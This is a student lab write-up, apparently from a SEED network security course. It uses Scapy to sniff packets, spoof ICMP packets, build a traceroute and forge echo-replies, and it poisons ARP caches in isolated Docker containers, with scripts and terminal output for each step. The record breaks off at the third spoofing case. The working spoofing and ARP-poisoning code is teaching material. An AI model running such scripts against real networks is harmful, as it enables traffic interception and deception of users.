LAB 4

Task 1.1

1) Create sniff program as shown in below snap

Sniffer.py

```
2  from scapy.all import *
3
4  def print_pkt(pkt):
5      pkt.show()
6
7  pkt = sniff(iface=['br-cd1f12f25348'], filter='icmp', prn = print_pkt)
```

2) If the program is run without admin permission then, it will throw errors. This is because Scapy needs root permission.

without root permission

```
root@ubuntu:/home/seed# su seed
seed@ubuntu:~$ ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 8, in <module>
    pkt = sniff(iface='br-f3c01628c853', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@ubuntu:~$
```

3) Change the file permissions using

```
chmod a+x sniffer.py
```

4) Use Ping to send ICMP packets to the 10.9.0.5 from th VM

Ping 10.9.0.5

```
[02/21/22]avi@ubuntu:~/.../lab4$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.764 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.200 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.231 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.183 ms
^C
--- 10.9.0.5 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3047ms
rtt min/avg/max/mdev = 0.183/0.344/0.764/0.242 ms
```

Sniffer.py output

```
root@ubuntu:/home/seed# ./sniffer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:17:8c:e6:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 53472
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x55b1
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
```

Task 1.1 B

1) Only icmp packets

```
filter = "icmp"
```

sniffer.py

```
root@ubuntu:/home/seed# ./sniffer.py
###[ Ethernet ]###
  dst       = 02:42:d8:42:ab:e4
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 33875
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9c38
     src       = 10.9.0.5
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
```

2) Using TCP port 23 from seed-attacker container

```
filter = "tcp and (src 10.9.0.1) and (port 23)"
```

telnet to 10.9.0.5 from 10.9.0.1

```
root@ubuntu:/home/seed# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb4266f54603 login:
```

output

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:17:8c:e6:02
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 19078
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xdc16
     src       = 10.9.0.1
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 57150
        dport     = telnet
```

3) **Capture packets comes from or to go to a particular subnet.**
filter='(src net 8.8.0.0/16) or (dst net 8.8.0.0/16)'

sniffer.py

```
4  def print_pkt(pkt):
5      pkt.show()
6
7  pkt = sniff(iface=['br-cd1f12f25348'], filter='(src net 8.8.0.0/16) or (dst net 8.8.0.0/16)',
```

Ping to google dns: 8.8.8.8

```
[03/01/22]avi@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=6.09 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=6.76 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=6.55 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 6.093/6.469/6.761/0.279 ms
```

Output - Echo-request to 8.8.8.8

```
^Croot@ubuntu:/home/seed# ./sniffer.py
###[ Ethernet ]###
  dst       = 02:42:d8:42:ab:e4
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 39993
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x8452
     src       = 10.9.0.5
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
```

Output - Echo reply from 8.8.8.8

```
  dst       = 02:42:0a:09:00:05
  src       = 02:42:d8:42:ab:e4
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 38457
     flags     =
     frag      = 0
     ttl       = 127
     proto     = icmp
     chksum    = 0x8b52
     src       = 8.8.8.8
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
```

Task 1.2

1) Create an ICMP packet with `src = 10.9.0.5 and dst = 10.9.0.6`

spoofer.py

```
3   from scapy.all import *
4
5   a = IP()
6
7   a.dst = "10.9.0.5"
8   a.src = "10.9.0.6"
9   b = ICMP()
10  p = a/b
11
12  r = send(p)
```


2) Once the packet is sent by the spoofer script. Open the Wireshark and monitor docker network interface and set filter to 'icmp', observe two entries.

Spoofer.py output

```
root@ubuntu:/home/seed# ./spoofer.py
.
Sent 1 packets.
root@ubuntu:/home/seed#
```

3) One echo-request from 10.9.0.6 to 10.9.0.5 and another echo-reply from 10.9.0.5 to 10.9.0.6

Wireshark output



Task 1.3: Traceroute

1) Create an IP packet with a target destination and an incrementing ttl value
2) When ttl = 1, a time-to-live exceeded in transit(code = 0) will return from the gateway.
3) In the same way, when ttl = 2, another type = 11 (time-to-live exceeded) with code = 0 will be returned from the next router in the path to the destination.
4) Increase the ttl count till we receive a successful, echo-reply packet from the destination.

traceroute.py

```
5   hops = 1
6
7   while True:
8       ip = IP(dst = '8.8.8.8', ttl = hops)
9       icmp = ICMP()
10
11      r = sr1(ip/icmp/"Hello!", verbose = 0)
12
13      print(hops, r.sprintf("%IP.src%"))
14      if r[ICMP].type == 0:
15          break
16      if(r[ICMP].type == 11 and r[ICMP].code == 0):
17          hops += 1
18
```

no error

ttl exceeded

5) Print the src field from the reply packet, you will see the route to the destination.

traceroute.py

```
root@ubuntu:/home/seed# ./traceroute.py
1 192.168.49.2
2 172.16.159.1
3 12.246.247.69
4 12.122.85.46
5 12.240.210.141
6 12.255.10.174
7 216.239.57.29
8 142.251.79.39
9 8.8.8.8
root@ubuntu:/home/seed#
```

hop count

default gateway

Task 1.4: Sniffing and-then spoofing

a) Case 1: A non-existing host on the internet

1) Using one of the non-attacker container, before the spoof attack, the ping request to the host 1.1.1.1 results in time-out

Ping - 1.2.3.4

```
root@ubuntu:/home/seed# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
^C
--- 1.2.3.4 ping statistics ---
151 packets transmitted, 0 received, 100% packet loss, time 153598ms

root@ubuntu:/home/seed#
```

2) Create sniffing script using Scapy, sniff-spoofer.py.
3) First, use sniff function to monitor the docker network interface br-xxxxxxx.

sniff-spoofer.py

```
23
24  sniff(iface='br-e2aca450d53c', filter='icmp', prn=scan_pkt)
25
26
```

4) Scan packet to check the type of ICMP packet. If ICMP echo-request, then send an echo-reply.

sniff-spoofer.py

```
16  def scan_pkt(pkt):
17      # check if ICMP is echo-request packet is sent
18      if(ICMP in pkt and pkt[ICMP].type == 8):
19          print("Source and dst:", pkt[IP].src, pkt[IP].dst)
20
21          send_reply(pkt)
22
```

5) To send echo-reply, craft IP packet with dst IP = src IP of echo-request, ICMP packet as payload to IP, with id and sequence of the original packet, and a payload of the original packet.

sniff-spoofer.py

```
4
5   def send_reply(pkt):
6       a = IP()
7       a.src = pkt[IP].dst
8       a.dst = pkt[IP].src
9
10      b = ICMP(type="echo-reply", code = 0, id=pkt[ICMP].id, seq=pkt[ICMP].
        seq)
11
12      reply = a/b/pkt[Raw].load
13
14      send(reply)
15
```

Should match with echo-request

6) Now, using another docker container, send the ping request one more time. This time, the attacker will sniff the echo-request and send a spoofed echo-reply. Original request to the internet won't be answered, so it will look like a legitimate reply.

attacker - sniff-spoofer.py

```
root@ubuntu:/home/seed# ./sniff-spoof.py
Source and dst: 10.9.0.5 1.2.3.4
.
Sent 1 packets.
Source and dst: 10.9.0.5 1.2.3.4
.
Sent 1 packets.
Source and dst: 10.9.0.5 1.2.3.4
.
```

container - 10.9.0.5

```
root@7bbd77c45558:/home/seed# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=80.3 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=23.3 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=19.2 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=21.8 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=20.7 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=21.6 ms
^C
```

b) Case 2: A non-existing host on the LAN

1) For example, whenever a machine needs to find a destination IP, it compares the destination IP with its own subnet.
2) If not matched, it forwards the request to the default gateway for IP discovery.
3) However, if the destination IP belongs to its own subnet then it checks it's own ARP cache - a MAC to IP mapping table - if not present then it broadcasts an ARP packet asking for the MAC address of the required IP.
4) A broadcast is answered by the owner with a MAC address.

5) For this attack to work, let's poison the ARP cache of all the hosts in the network.
6) Let's create a script, arp-spoofer.py, that frequently broadcasts an ARP packet with a fake IP address and fake MAC addresses.

arp-spoof.py

```
3  from scapy.all import *
4  import time
5
6  while True:
7      arp = ARP(hwsrc="00:11:aa:22:bb:cc", hwdst="ff:ff:ff:ff:ff:ff",
       psrc="10.9.0.99", pdst = "10.9.0.5")
8
9      send(arp)
10
11     time.sleep(4)
```

Fake MAC
broadcast
victim to poison ARP cache

7) Use the sniff-spoof.py from the case a), to send fake echo-replies
8) Run arp-spoofer.py in one attacker container shell and sniff-spoof.py in another shell.

Attacker - arp-spoof output

```
root@ubuntu:/home/seed# ./arp-spoof.py
.
Sent 1 packets.
.
Sent 1 packets.
```

Attacker - sniff-spoof.py

```
root@ubuntu:/home/seed# ./sniff-spoof.py
```

9) Now if you check the arp cache, you will see the entry with fake MAC and fake IP address.

10.9.0.5 container - ARP cache

```
root@7bbd77c45558:/home/seed# arp -a
? (10.9.0.99) at 00:11:aa:22:bb:cc [ether] on eth0
ubuntu (10.9.0.1) at 02:42:59:00:2f:12 [ether] on eth0
root@7bbd77c45558:/home/seed#
```

Fake IP & MAC

10) Now when ping to 10.9.0.99 will receive , fake, but an echo - reply

10.9.0.5 container - Ping non-existing host on LAN

```
root@7bbd77c45558:/home/seed# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
64 bytes from 10.9.0.99: icmp_seq=1 ttl=64 time=63.8 ms
64 bytes from 10.9.0.99: icmp_seq=2 ttl=64 time=27.5 ms
64 bytes from 10.9.0.99: icmp_seq=3 ttl=64 time=22.4 ms
64 bytes from 10.9.0.99: icmp_seq=4 ttl=64 time=29.1 ms
64 bytes from 10.9.0.99: icmp_seq=5 ttl=64 time=29.8 ms
64 bytes from 10.9.0.99: icmp_seq=6 ttl=64 time=27.4 ms
64 bytes from 10.9.0.99: icmp_seq=7 ttl=64 time=24.1 ms
^C
--- 10.9.0.99 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6011ms
```

→ Fake IP

a) Case 3: An existing host on the Internet

1) In this case, use the sniff-spoof.py script form the case a)
2) This time, when pinged to an existing host on the internet, the victim will receive two echo-replies.
3) One from the attacker and another from the authenticate server.

10.9.0.5 Container - Ping 8.8.8.8